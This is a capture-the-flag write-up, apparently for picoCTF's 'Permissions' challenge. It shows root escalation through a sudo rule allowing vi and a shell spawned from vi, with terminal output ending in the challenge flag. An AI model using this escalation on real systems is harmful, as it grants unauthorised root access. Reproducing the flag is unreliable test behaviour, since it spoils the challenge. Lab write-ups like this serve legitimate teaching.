
Permissions



Permissions challenge


In this challenge, we're tasked to read files in the root

```
picoplayer@challenge:~$ sudo -l
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/shin\:/bin\:/shap/bin

User picoplayer may run the following commands on challenge:
    (ALL) /usr/bin/vi
```

Upon entering we can see that we're allowed to use vi. A thing we can do is run this vi command as root by calling vi but with sudo (sudo is important because currently you're not root and if you want it as root sudo is needed)

Permissions 1



We can then call the shell again using the command mode. The difference we're currently is vi as root so if we call a shell it's going to call the root shell.

Permissions 2

```
root@challenge:/# ls
bin
     challenge etc
                     lib
                            lib64
                                    media opt
                                                      sbin
                home lib32 libx32 mnt
                                           proc run
                                                            tmp
root@challenge:/# cd r
root/ run/
root@challenge:/# cd root/
root@challenge:~# ls
root@challenge:~# ls -la
total 20
drwx ---- 1 root root 43 May 1 07:29 .
drwxr-xr-x 1 root root 63 May
                              1 07:21 ...
-rw---- 1 root root 5 May
                              1 07:29 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
-rw-r--r-- 1 root root 35 Aug 4 2023 .flag.txt
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw---- 1 root root 588 May
                              1 07:29 .viminfo
root@challenge:~# cat .flag.txt
picoCTF{uS1ng_v1m_3dit0r_f6ad392b}
root@challenge:~#
```

Go back to the / folder and go to root directory, there is a hidden file for the flag.

Permissions 3